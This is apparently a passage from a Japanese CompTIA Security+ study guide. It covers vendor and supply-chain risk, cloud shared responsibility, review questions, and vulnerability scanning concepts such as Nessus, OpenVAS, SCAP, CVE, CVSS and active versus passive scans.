ベンダー管理においてシステム統合とは、業務のワークフローを実施するために複数のベンダーの構成要素/サービスを使用するプロセスのことです。例えば、顧客がオンライン購入できるようにするワークフローには、オンラインショッピング店舗プロダクト、ウェブアプリケーションファイアウォール、クラウドデータ処理と分析、およびオンプレミスマシン、カスタマー関連の管理(CRM)やサポートチケットシステムとの統合などが含まれます。請負業者は、好ましいベンダーのリストを保持しており、ソリューションの構築とサポートをサードパーティーシステムインテグレーターに依頼することがあります。あるいは、システムインテグレーションを完全にアウトソーシングした場合に、サードパーティインテグレーターが構成部品の好ましいベンダーを選択する場合もあります。これら2つのシナリオ両方に存在する主なリスクは、請負業者がプロジェクトを管理するための専門知識を十分に持ち合わせていなかったり、サードパーティインテグレーターを信頼しすぎていたりすることが考えられます。

ベンダーがワークフローに深く組み込まれている場合、ベンダーのサポート不足は深刻な影響を及ぼし、別のベンダーを使用するためにワークフローを再編成することは、長く複雑なプロセスになる可能性があります。ベンダーはいくつかの理由でサポートを提供ができなくなることがあります。例えばベンダーの会社が急速に成長したことにより、リソース不足が発生したり、利益が出なくなった製品のサポートをやめたり、セキュリティの観点から見て能力を誇張しそぎていた場合などが挙げられます。ベンダー管理の主要ポイントは、ワークフローの全体または一部をアウトソースするかどうかを決定する場合はリスクを評価し、ベンダーが期待どおりのパフォーマンスを発揮できない場合の対応策を準備することです。

### コード開発のアウトソース

効果的な監視の問題は、コード開発のアウトソーシングに特に関連しています。多くの企業は社内にプログラミングの専門家を持ちていませんが、そのような専門家がないければ、請負業者が安全なコードを提供していることを確認することは困難です。そのソリューションは、開発に1つのベンダーを使用して、脆弱性やペネトレーションテストには別のベンダーを使用することです。

### データストレージ

サードパーティーを使用した場合にデータに生じるリスクには、主に2つのシナリオがあります。第一のシナリオは、ベンダーにデータへのアクセスを許可する必要がある場合で、第二のシナリオは、データのホスティングまたはデータのバックアップやアーカイブにベンダーを利用する場合です。こういった場合、次のような一般的な予防策をとる必要があります。

- 認証、アクセス管理、暗号化などのオンプレミスに保存するのと同様のデータ保護を行うようにする。
- データストレージへのサードパーティのアクセスを監視・監査し、データ共有合意書や秘密保持契約を遵守した上でのみ使用されていることを確認する。
- クラウドプロバイダーまたはバックアップ/アーカイブ管理サービスなど、サードパーティのシステムに個人データを保存する場合に生じるコンプライアンスの影響を評価する。

## クラウドベースとオンプレミスのリスク

オンプレミスのリスクとは、個人の事務所やキャンパスの建物に設置されたプライベートネットワーク上のホスト、サーバー、ルーター、スイッチ、アクセスポイント、ファイアウォールから生じるソフトウェアの脆弱性、構成上の弱点、サードパーティに関する問題のことです。多くの企業が、ビジネスワークフローを完全または部分的にサポートするクラウドサービスを利用しています。先に論じたサードパーティのベンダー管理、コード、データストレージに関するリスクは、オンプレミスだけでなくクラウドにも直接適用されます。また、ソフトウェアや構成上の弱点のリスクも適用されます。こういったことはクラウドサービスプロバイダー (CSP)だけの責任ではありません。クラウドは責任共有モデルを運営しています。責任共有モデルとは、クラウドサービスプロバイダーがクラウドのセキュリティに対する責任を負い、クラウドコンシューマーがクラウド内のセキュリティに対する責任を負うことを意味しています。評価や監視を必要とするソフトウェアや構成上の脆弱性タイプは、サービスの性質に応じて変化します。

# レビュー・アクティビティ：

## 一般的な脆弱性タイプに関する懸念事項

次の質問にお答えください。

- あなたは、ビジネスオーナーにPCやラップトップのパッチ管理制御に投資するよう勧めています。こういったデバイスの弱いパッチ管理手順が原因で生じる主なリスクにはどんなものがありますか？
- あなたは、Windows XPを実行しているPCのセキュリティに関してビジネスオーナーにアドバイスしています。このPCは、オーナーがWindows 10で実行できないプロセス管理ソフトウェアを実行します。これが原因で生じるリスクにはどんなものがありますか？また、これらのリスクを緩和するにはどうするべきですか？
- あなたはセキュリティソリューションプロバイダーとして、CompTIA Security+シラバスに基づいて潜在的な構成上の脆弱性を評価するために顧客のチェックリストを編集しています。あなたがこれまでに追加した以下の項目から、漏れている項目とそれに関連する脆弱性は何か？デフォルト設定、安全でないルートアカウント、オープンポートおよびサービス、安全でないプロトコル、弱い暗号化、エラー。
- あなたは、バックアップおよび災害復旧ソリューションに関して顧客にアドバイスしています。顧客は、データ侵害とデータ損失の違いと、バックアップソリューションは両方を保護できるかどうかについて混乱しています。どんな説明をしたらよいですか？
- システムインテグレーターは、複数のクラウドサービスを使って、顧客の連絡先データストレージと契約分析に対してターンキーソリューションを提供しています。このソリューションは、システムインテグレーターのコンサルタント会社を上回るサプライチェーンリスクをもたらしますか？

# トピック3C

## 脆弱性スキャン技術を要約する



### 対象試験範囲

1.7セキュリティ評価で使用する手法を要約することができる

自動化された脆弱性スキャンは、初期のセキュリティ評価と継続的なコンプライアンス監視の両方において重要な役割を担っています。あなたはスキャナーのタイプを概説し、スキャン設定の影響を説明できなくてはなりません。同様に脅威ハンティングセキュリティ評価に貢献し、これらの評価が脅威インテリジェンスプラットフォームによってどのようにサポートされているかを説明できなくてはなりません。

### セキュリティ評価

ネットワーク偵察および発見は、攻撃対象領域全体を構成するホスト、ネットワークトポロジー、オープンサービス/ポートを識別する際に使用します。ホストやサービスの脆弱性テストには、様々なタイプのセキュリティ評価を使用することができます。セキュリティ評価を行うためのモデルやフレームワークには多くの種類があります。初めて使用する場合、NIST Technical Guide to Information Security Testing and Assessmentを推奨します([nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf](http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf))。SP 800-115は、評価において3つの主要なアクティビティを特定します。

- 評価に基づく対象テストによって、脆弱性が発見されたり、セキュリティ管理の有効性が証明されたりします。
- 評価対象を考察すると、セキュリティシステムに対する理解が深まり、何らかの論理的な脆弱性を識別することができます。このテストを行うことによって、セキュリティ管理の不備や一般的な構成ミスが見つかることもあります。
- スタッフのヒアリングを行って情報を収集し、セキュリティに対する対応策を探したり理解を深めたりします。


一般に、主なセキュリティ評価タイプは**脆弱性評価**、**脅威ハンティング**、ペネトレーションテストに分類されます。脆弱性評価とは、システムの設定状態に基づいて、システムのセキュリティと機能がコンプライアンス要件に適合しているかを評価することです。原則として脆弱性評価では、現在の構成が理想の構成基準（ベースライン）を満たしているかを判断します。脆弱性評価の際に、セキュリティ管理の人手による検査を行わなくてはならない場合もありますが、ほとんどの場合、自動化脆弱性スキャンで完結します。

### 脆弱性スキャンタイプ

自動化されたスキャナーは、既知のソフトウェアや構成の脆弱性と、各ホストから収集されたデータとの相関関係を調べることができるシグチャとスクリプトで構成する必要があります。したがって、タスクごとに最適化された様々なタイプの脆弱性スキャナーが存在します。

## ネットワーク脆弱性スキャナー

ネットワーク脆弱性スキャナーには、Tenable Nessus ([tenable.com/products/nessus](http://tenable.com/products/nessus))やOpenVAS ([openvas.org](http://openvas.org))などがあり、クライアントPC、モバイルデバイス、サーバー、ルーター、スイッチなどのネットワークホストをテストするよう設計されています。このテストでは、組織のオンプレミスシステム、アプリケーション、デバイスなどを調査し、設定テンプレートや既知の脆弱性リストとスキャン結果を比較します。脆弱性評価による代表的な結果により、パッチの欠落、ベースライン構成テンプレートからの逸脱、その他関連する脆弱性を特定します。



Kali LinuxにインストールされたSecurity Assistantウェブアプリケーションインターフェイスを備えたGreenbone OpenVAS脆弱性スキャナー。(スクリーンショットはGreenbone Networksから許可を得て使用<http://www.openvas.org>。)

スキャンの第一フェーズでは検出スキャンを実行して、特定のIPサブネット上のホストを発見します。スキャンの次のフェーズでは、ホストの対象範囲をプローブして、実行中のサービス、パッチレベル、セキュリティ構成とポリシー、ネットワーク共有、使われていないアカウント、弱いパスワード、アンチウィルス構成などを検出します。

各スキャナーは、既知のソフトウェアのデータベースや構成上の脆弱性を対象とするように設定されています。このツールは、データベースに登録されている各ホストに存在することが確認された脆弱性についてのレポートを作成します。特定された脆弱性はそれぞれ分類され、影響の警告が割り当てられます。多くのツールが修復技術も提示します。この情報は非常に機密性が高いため、こういったツールの使用や、生成されたレポートの配信先は、権限のあるホストやユーザーアカウントに限定する必要があります。

ネットワーク脆弱性スキャナーは、一般的なネットワークホストの既知の脆弱性と構成上の弱点に関する情報を基に構成します。これらのスキャナーは、一般的なオペレーティングシステム、デスクトップアプリケーション、一部のサーバーアプリケーションをテストすることができます。これは汎用目的のスキャンには有益ですが、アプリケーションによってはさらに精密な分析が必要な場合もあります。

## アプリケーションスキャナーとウェブアプリケーションスキャナー

専用のアプリケーションスキャナーは、さらに詳細で特有のスクリプトで設定され、パッチの欠落や構成上の弱点をスキャンするだけでなく、既知の攻撃をテストします。非常によく知られたクラスのアプリケーションスキャナーは、ウェブアプリケーションスキャナーです。Nikto ([cirt.net/Nikto2](http://cirt.net/Nikto2))などのツールは、SQLインジェクションやクロスサイトスクリプティング(XSS)といった既知のウェブ悪用を探したり、ソースコードやデータベースセキュリティを分析して安全でないプログラミング手法を検出したりもします。他のタイプのアプリケーションスキャナーは、データベースサーバーなど特定クラスのソフトウェアに対して最適化されています。

## 共通脆弱性識別子(CVE)

自動化スキャナーは、既知の脆弱性に関する情報を常にアップデートする必要があります。この情報はよく**脆弱性フィード**と呼ばれますが、Nessusツールではこれらのフィードをプラグインと呼び、OpenVASでは、ネットワーク脆弱性テスト(NVT)と呼びます。多くの場合、脆弱性フィードはスキャンベンダーの商用モデルの重要な部分を形成しており、最新のアップデート版を取得する場合、有効なサブスクリプション契約が必要です。

Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20200102T1159	Current
SCAP	CVEs CPEs CPES OVAL Definitions	Greenbone Community SCAP Feed	20200102T0230	Current
CERT	CERT-Bund Advisories DFN-CERT Advisories	Greenbone Community CERT Feed	20200102T0130	Current

Greenbone Community Edition脆弱性マネージャーでフィードステータスを確認。  
(スクリーンショット：[Greenbone Community Edition](http://greenbone.net/en/community-edition) [greenbone.net/en/community-edition](http://greenbone.net/en/community-edition).)

脆弱性フィードは、異なるプラットフォームでインテリジェンスデータを簡単に共有するために、共通の識別子を利用します。多くの脆弱性スキャナーは、**セキュリティ設定共通化手順 (Security Content Application Protocol, SCAP)** を使用してフィードやプラグインのアップデート版を入手します([scap.nist.gov](http://scap.nist.gov))。SCAPはフィード配信メカニズムを提供するだけでなく、システムの実際の構成と、目標とするセキュアなベースラインや、共通の識別子を持つさまざまなシステムを比較する方法を定義します。これらの識別子はさまざまな製品に、脆弱性やプラットフォームを矛盾することなく参照することなく参照する標準的な手段を提供します。

**共通脆弱性識別子 (Common Vulnerabilities and Exposures, CVE)** は、公開されているオペレーティングシステムやアプリケーションソフトウェアの脆弱性の辞書です([cve.mitre.org](http://cve.mitre.org))。CVEへの脆弱性のエントリを構成する要素は次のとおりです。

- フォーマットの識別子CVE-YYYY-####の場合、YYYYは脆弱性が検出された年を表し、####は脆弱性が検出された順番を表す少なくとも4桁の数字を表します。
- 脆弱性に関する簡単な説明。
- 脆弱性に関する詳細情報を提供するURLの参照リスト。
- 脆弱性エントリの作成日。

CVE辞書は、NISTのNational Vulnerability Database ([nvd.nist.gov](http://nvd.nist.gov))に主な情報を提供します。NVDは、追加の分析や、**共通脆弱性評価システム (Common Vulnerability Scoring System, CVSS)** を使って計算した重要度メトリックや、修復情報でCVEの説明を補完します。

CVSSは、Forum of Incident Response and Security Teamsによってメンテナンスされています ([first.org/cvss](http://first.org/cvss))。CVSSメトリックは、リモートでトリガーされたのかローカルアクセスが必要だったのか、またはユーザーの介入が必要だったかなどの脆弱性特性に基づいて、0から10までのスコアを生成します。スコアは、説明にも反映されます。

スコア	説明
0.1+	低
4.0+	中
7.0+	高
9.0+	クリティカル

## 侵入型スキャンと非侵入型スキャン

ネットワーク脆弱性スキャナーは、単にソフトウェアとして、あるいはネットワークに接続したセキュリティアプライアンスとして実装します。スキャナーの中には、ネットワークを介してターゲットのホストと通信し、遠隔で動作するものもあります。他のスキャナータイプでは、各ホストにローカルにインストールされたエージェントを使って、スキャンを実行したり、レポートを管理サーバーに送ったりします。例えば、Nessus ManagerとTenable Cloudはローカルにインストールしたエージェントソフトウェアを使って動作しますが、Nessus Professionalはリモートでホストをスキャンすることができます。

The screenshot shows the Nessus Manager interface. At the top, there's a navigation bar with 'Scans' and 'Policies' tabs, and a user dropdown set to 'admin'. Below the header is a search bar and an 'Upload' button. The main area is titled 'Scans / My Scans' and contains a table with the following data:

	Name	Schedule	Last Modified
Agent Scan Scheduled	On Demand	January 16	(checkbox checked)

Below the table, there are links for 'My Scans', 'Trash', 'All Scans', and 'New Folder'. The footer of the interface includes a copyright notice: '© 1998 - 2017 Tenable Network Security®. All Rights Reserved. Nessus Manager v. 6.9.3'.

Nessusマネージャーウェブ管理インターフェイス。  
(スクリーンショットはTenable Network Securityから許可を得て使用。)

スキャンの侵入性とは、スキャナーがどの程度ターゲットと相互作用するかを表す尺度です。非侵入型（またはパッシブ）スキャンは、デバイスによって生成されるトラフィックタイプなどの間接的証拠を分析することを意味します。Zeek Network Security Monitor ([zeek.org](http://zeek.org))はパッシブスキャナーの一例で、ネットワークキャプチャを分析し、ポリシーの逸脱やCVDの一一致などの識別を試みます。このタイプのスキャンはネットワークやホストへの影響が最も少ない代わりに、全般的に脆弱性を識別する可能性が低下します。パッシブスキャンは、脅威アクターが秘密裏にネットワークをスキャンするために使用することがあります。アクティブスキャンが、スキャンプリントデバイス、VoIPハンドセット、または組み込み式システムネットワークなどのシステムの安定性にとって深刻なリスクを与える場合、パッシブスキャン技術を使用することができます。

アクティブスキャンとは、ターゲットとネットワークのある種の接続を利用してデバイスの構成をプローブすることです。アクティブスキャンを使用した場合、多くのネットワークの帯域幅を消費し、スキャンの対象をクラッシュしたり、他の障害を引き起こす危険性があります。エージェントベースのスキャンもアクティブな技術です。